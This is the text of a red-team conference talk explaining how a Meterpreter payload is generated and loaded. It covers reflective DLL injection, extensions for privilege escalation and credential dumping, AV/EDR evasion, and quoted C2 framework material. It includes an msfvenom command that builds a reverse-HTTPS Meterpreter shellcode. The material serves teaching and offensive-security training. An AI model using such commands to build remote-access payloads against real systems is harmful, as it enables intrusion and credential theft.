UNDERSTANDING A PAYLOAD'S LIFE

Featuring Meterpreter & other guests

ATTL4S

ATTL4S

- Daniel López Jiménez
  - Twitter: @DaniLJ94
  - GitHub: @ATTL4S
  - Youtube: ATTL4S

- Loves Windows and Active Directory security
  - Managing Security Consultant at NCC Group
  - Associate Teacher at Universidad Castilla-La Mancha (MCSI)

The aim of this presentation is understanding the life of a Meterpreter payload - from its generation to its execution. How all the pieces fit together. This knowledge will be handy not only for MSF and Meterpreter… but for almost any popular C2 framework

The idea and name of this presentation are based on Raphael Mudge's "Red Team Ops with Cobalt Strike (4 of 9): Weaponization" video, where he wonderfully explained the life of a Beacon payload

Metasploit

Cobalt Strike

Modern Frameworks

Agenda

1. Needing an Advanced Payload
2. About Terminology
3. Payload Generation
4. Payload Executables
5. Payload Staging
6. Reflective Loading

Needing an Advanced Payload

Introduction

- Consider a memory corruption vulnerability
- Prior to the existence of “advanced” payloads, it was common to rely on native command interpreters for post-exploitation
  - E.g. run *cmd.exe* and redirect *input to* and *output from* into a TCP connection
- Payloads like Meterpreter were created as better choices for such scenarios

Meterpreter Origins


- Born in response to the limitations of native command interpreters

- Which limitations?
  - Presence of command interpreter process
  - Execution may not be allowed on restricted environments
  - Limited set of commands

Meterpreter Origins (cont.)

As such, the original goals of Meterpreter were:

- Must not create a new process
- Must work in restricted environments
- Must allow for robust extensibility



Chapter 3

Technical Reference

This chapter will discuss, in detail, the technical implementation of meterpreter as a whole concerning its design and protocol. Given the three primary design goals discussed in the introduction, meterpreter has the following requirements:

1. Must not create a new process
2. Must work in `chroot`'d environments
3. Must allow for robust extensibility

https://www.hick.org/code/skape/papers/meterpreter.pdf

The Meta-interpreter

- Command interpreter & remote access tool
  - Have remote control of a system - extract juicy info!
- Designed to be a “payload”
  - Can be executed from memory without touching disk
  - Suitable for memory corruption exploits and other attack scenarios
- Capabilities can be extended
  - Meterpreter extensions!

The Meta-interpreter (cont.)

- Integrated within the Metasploit Framework
  - Meterpreter is the server
  - Metasploit is the client

- Multi-platform (implementations in C, PHP, Python, Java…) and multi-architecture (x86, x64, ARM…)

- We are going to focus on Windows Meterpreter
  - Written in C/C++/Assembly (+ Ruby on MSF's side)

The Meta-interpreter (cont.)

```
meterpreter > sysinfo
Computer        : TESTING
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getuid
Server username: TESTING\testuser
meterpreter >
```

Components

- Windows Meterpreter main components are reflective DLLs
  - Can be loaded from memory, rather than disk (more on this later)
- Meterpreter's core component is called Metsrv
  - In charge of network communications, extension-loading functionality and more
- Metsrv alone does not provide much in terms of offensive capability
  - For that we need extensions!

Extensions

- Further reflective DLLs loaded as modules to expand capabilities of a Meterpreter session (no new processes, and nothing written to disk)


- Some examples:
  - Stdapi: interact with the OS and file system (cd, ls, netstat, arp and more)
  - Extapi: WMI and ADSI support, interact with the clipboard, with services and more
  - Priv: escalate to SYSTEM or dump SAM
  - Kiwi: Mimikatz
  - Bofloader: load COFF/BOF files
  - …

Loading Extensions (cont.)

- Extensions follow the “ext_server_*.dll” nomenclature
  - *(Elevator is a reflective DLL used by the Priv extension)*
  - *(Screenshot is a reflective DLL used by the Stdapi extension)*

```
attl4s@Strobe:/opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/metasploit-p
ayloads-2.0.105/data/meterpreter$ ls -la *x64.dll
-rw-r--r-- 1 root root   90624 dic 30 13:01 elevator.x64.dll
-rw-r--r-- 1 root root  110080 dic 30 13:01 ext_server_bofloader.x64.dll
-rw-r--r-- 1 root root  200192 dic 30 13:01 ext_server_espia.x64.dll
-rw-r--r-- 1 root root  154112 dic 30 13:01 ext_server_extapi.x64.dll
-rw-r--r-- 1 root root  109568 dic 30 13:01 ext_server_incognito.x64.dll
-rw-r--r-- 1 root root 1495040 dic 30 13:01 ext_server_kiwi.x64.dll
-rw-r--r-- 1 root root  225280 dic 30 13:01 ext_server_lanattacks.x64.dll
-rw-r--r-- 1 root root  117248 dic 30 13:01 ext_server_peinjector.x64.dll
-rw-r--r-- 1 root root  184320 dic 30 13:01 ext_server_powershell.x64.dll
-rw-r--r-- 1 root root  136704 dic 30 13:01 ext_server_priv.x64.dll
-rw-r--r-- 1 root root 7097856 dic 30 13:01 ext_server_python.x64.dll
-rw-r--r-- 1 root root  428544 dic 30 13:01 ext_server_sniffer.x64.dll
-rw-r--r-- 1 root root  409600 dic 30 13:01 ext_server_stdapi.x64.dll
-rw-r--r-- 1 root root   89600 dic 30 13:01 ext_server_unhook.x64.dll
-rw-r--r-- 1 root root 1340416 dic 30 13:01 ext_server_winpmem.x64.dll
-rw-r--r-- 1 root root  199680 dic 30 13:01 metsrv.x64.dll
-rw-r--r-- 1 root root  203776 dic 30 13:01 screenshot.x64.dll
```

High-level Architecture



“But m8… Meterpreter is SO NOISY!!”


Modern Needs

- Executables generated by Metasploit are blocked by AVs
- The way Meterpreter's shellcode initialises in memory is detected and blocked by EDRs
- Even if executed, memory scans and Yara rules can easily spot a Meterpreter agent within the memory of a process

Modern Needs (cont.)

- When Meterpreter was created, it filled an important need of that time
  - A post-exploitation tool better than traditional command interpreters

- Over time, other needs have arisen and focus has shifted to them



smcintyre-r7 on Dec 10, 2020 Collaborator

Problem

Evasion has always been a problem for Metasploit and will remain a problem for the foreseeable future. This leads to user frustration as they can not leverage many of Metasploit payloads regardless of the exploit content the project provides, i.e. the exploit doesn't really matter if Meterpreter can't run. This has lead to a trend in the industry where users have written their own C2 servers and C2 payloads (see the ask.thec2matrix.com for a non-exhaustive list). They do this so their custom payloads are not detected by remote AVs/EDRs. This process often involves designing their own C2, writing their own C2 server, etc which has very little to do with the detection surface on the remote system.

https://github.com/rapid7/metasploit-framework/discussions/14490


Modern Needs (cont.)

- Nowadays, it is *virtually impossible* to use public tools right out-of-the-box
  - Including Meterpreter
- Security mechanisms have improved, which forces the offensive side to adapt and look for ways to keep doing its job
- If your toolset is easily blocked by automated solutions…
  - You cannot demonstrate impact
  - You cannot assess efficacy
  - You cannot train and improve security teams

Modern Needs (cont.)

- While we can always ask clients to exclude/allow our toolset in certain types of assessments, in many cases this simply slows things down
- Instead of giving up on great tools like Meterpreter, let's adapt and see what we can do…
  - …and more importantly, what we can learn!
- Even if we end up not using Meterpreter, we will be able to extrapolate a lot of knowledge towards other tools

Over the next sections we are going to analyse the life of a Meterpreter payload, from its generation to its execution



But first… let’s understand a few key concepts and general payload terminology

About Terminology

Exploit & Payload

- The terms “exploit” and “payload” are often used interchangeably, which leads to confusion

- Focused on vulnerability exploitation, they are meant to decouple:

    1. Exploit - the process of abusing a vulnerability

    2. Payload - code that gets executed after exploitation, to achieve specific results

Drawn by my dad!

Exploit & Payload (cont.)

- If facing a memory corruption vulnerability, code that gets executed is usually called shellcode
  - Sequence of bytes that represent assembly instructions

- If facing other types of vulnerabilities, payloads may have different looks
  - In a SQL injection, a payload could be SQL code that shows the tables of a database
  - In a XSS attack, a payload could be JavaScript code structured in a specific way
  - In a broken access control flaw, a payload could be a specially crafted HTTP request

In-memory Payloads

- We will stick to scenarios where you can execute code (shellcode) in memory
  - Vulnerabilities like MS17-010, situations where you can run malicious executables, or post-exploitation activities like process injection


- Meterpreter and a lot of MSF modules can be executed from memory due to the use of reflective DLLs (reflective DLL injection)
  - Reflective DLLs are “easy” to develop, as opposed to writing shellcode/assembly
  - Similar execution processes can be used for a reflective DLL toolset

Reflective DLL Injection?

- Technique intended for in-memory execution of unmanaged or native DLL files
  - Can also be extended to cover EXE files (Reflective PE injection)

- This technique is not MSF/Meterpreter-specific!
  - Agents from modern frameworks are often designed as reflective DLLs (and do good use of reflective PE injection)
  - Their implementation is often focused on evading security solutions

https://github.com/stephenfewer/ReflectiveDLLInjection



https://github.com/rapid7/ReflectiveDLLInjection

User Defined Reflective DLL Loader

Cobalt Strike has a lot of flexibility in its Reflective Loading foundation but it does have limitations. We've seen a lot of community interest in this area, so we've made changes to allow you to completely bypass that and define your own Reflective Loading process instead. The default Reflective Loader will still be available to use at any time.

We've extended the changes that were initially made to the Reflective Loader in the 4.2 release to give you an Aggressor Script hook that allows you to specify your own Reflective Loader and completely redefine how Beacon is loaded into memory. An Aggressor Script API has been provided to facilitate this process. This is a huge change and we plan to follow up with a separate blog post to go into more detail on this feature. For now, you can find more information here. The User Defined Reflective Loader kit can be downloaded from the Cobalt Strike arsenal.

PE Reflection: The King is Dead, Long Live the King

Research | Feature-update

June 01, 2021

Reflective DLL injection remains one of the most used techniques for post-exploitation and to get your code executed during initial access. The initial release of reflective DLLs by Stephen Fewer provided a great base for a lot of offensive devs to build their tools which can be executed in memory. Later came in PowerShell and C# reflection which use CLR DLLs to execute managed byte code in memory. C# and PowerShell reflection are both subject to AMSI scan which perform string based detections on the byte code, which is not a lot different from your usual Yara rule detection. Reflective DLLs however provide a different gateway which at a lower level allows you to customize how the payload gets executed in memory. Most EDRs in the past 3-4 years have upgraded their capabilities to detect the default process injection techniques which utilize Stephen Fewer's reflective loader along with his Remote Process Execution technique using the CreateRemoteThread API.

Read More

https://bruteratel.com/research/feature-update/2021/06/01/PE-Reflection-Long-Live-The-King/

Nighthawk is developed in c++ and comes as a reflective DLL which can be exported in to a number of different artifacts, including compressed shellcode for integration with other tools. The reflective loader used by Nighthawk is a custom implementation that can be optionally configured to use direct system calls or native APIs; the bootstrapping code for this is then of course cleaned up following execution.

https://www.mdsec.co.uk/2021/12/nighthawk-0-1-new-beginnings/

Demon

Demon is the primary Havoc agent, written in C/ASM. The source-code is located at `Havoc/Teamserver/data/implants/Demon`.

Generating a Demon Payload

> Currently, only x64 EXE/DLL formats are supported.

From the Havoc UI, nagivate to `Attack -> Payload`.

Layout

Directory	Description
`Source/Asm`	Assembly code (return address stack spoofing)
`Source/Core`	Core functionality (transport, win32 apis, syscalls)
`Source/Crypt`	AES encryption functionality
`Source/Extra`	KaynLdr (reflective loader)
`Source/Inject`	Injection functionality
`Source/Loader`	COFF Loader, Beacon API
`Source/Main`	PE/DLL/RDLL Entry Points

https://github.com/HavocFramework/Havoc/blob/main/WIKI.MD#agents

Interesting Fact

- Metasploit started using Fewer's technique from 2008 onwards
- Before that, another DLL injection method was used that today can be found as "patchupmeterpreter“

```
windows/patchupmeterpreter/bind_hidden_tcp
windows/patchupmeterpreter/bind_ipv6_tcp
windows/patchupmeterpreter/bind_ipv6_tcp_uuid
windows/patchupmeterpreter/bind_named_pipe
windows/patchupmeterpreter/bind_nonx_tcp
windows/patchupmeterpreter/bind_tcp
windows/patchupmeterpreter/bind_tcp_rc4
windows/patchupmeterpreter/bind_tcp_uuid
```

Re: patchup prefix

From: HD Moore <hdm () metasploit com>
Date: Thu, 10 Dec 2009 20:31:13 -0600

On Thu, 2009-12-10 at 20:41 -0500, Jeffs wrote:

> what does the "patchup" prefix mean? Or does it mean it was created by a different author from the "original" payload modules?
>
> i.e., : windows/patchupmeterpreter/reverse_tcp

There are two ways that metasploit does in-memory DLL injection, the original method, developed by skape and jt, is what we used exclusively until 2008 or so. Stephen Fewer created a new method of doing DLL injection that had a number of advantages and we gradually swapped the old method for his method, but we left the old method in the tree. The "patchup" prefix refers to the skape/jt injection method while the "defaults" are now reflective.

-HD

https://www.nickstips.com/skape/papers/remote-library-injection.pdf

Interesting Fact (cont.)

Introduction

Under the Windows platform, library injection techniques both local and remote have been around for many years. Remote library injection as an exploitation technique was introduced in 2004 by Skape and JT[1]. Their technique employs shellcode to patch the host processes ntdll library at run time and forces the native Windows loader to load a Dynamic Link Library (DLL) image from memory. As an alternative to this technique I present Reflective DLL Injection.

Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process. As such the library is responsible for loading itself by implementing a minimal Portable Executable (PE) file loader. It can then govern, with minimal interaction with the host system and process, how it will load and interact with the host. Previous work in the security field of building PE file loaders include the bo2k server by DilDog[2].

https://www.exploit-db.com/docs/english/13007-reflective-dll-injection.pdf

Payload Generation

Now let’s move on and analyse how Meterpreter payloads are generated by MSF!

```
Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting         Required  Description
   ----      ---------------         --------  -----------
   EXITFUNC  thread                  yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     ens37                   yes       The local listener hostname
   LPORT     9443                    yes       The local listener port
   LURI      /home/api/v1/heartbeat  no        The HTTP Path
```

```
attl4s@Strobe:~$ msfvenom -p windows/x64/meterpreter_reverse_https LHOST=ens37
LPORT=9444 -a x64 --platform windows -f raw -o https.bin
No encoder specified, outputting raw payload
Payload size: 201820 bytes
Saved as: https.bin
```

Payload Generation

Introduction

- Popular payloads come in the form of shellcode
  - E.g. full position independent code (PIC) or combination of PIC + loader
- Why? Due to its portability
- Shellcode can be used in exploits, post-exploitation tasks, and also from within a myriad of executable formats

Introduction (cont.)

- Frameworks like Metasploit automate the process of generating shellcodes
- All you need to do is populate a number of settings and press the button
  - *"I want a Meterpreter payload which connects back to a specific IP and Port using HTTP"*
